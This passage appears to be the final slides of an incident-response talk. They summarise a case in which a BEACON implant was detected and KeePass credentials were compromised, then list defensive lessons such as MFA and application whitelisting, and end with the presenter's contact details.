



- No lateral movement
- No ransomware
- No additional malware deployed
- KeePass credentials compromised











What-if: If MDE had not detected the BEACON, would the incident have led to ransomware?

Lessons Learned

- Sometimes malware analysis is faster than forensics
- Emphasize the importance of MFA everything
- Limits users' ability to install and run applications (f.e. application whitelisting)

Thank you!

Do you have any questions?

juho.jauhiainen[at]accenture.com accenture.com



@JuhoJauhiainen



/in/jauhiainen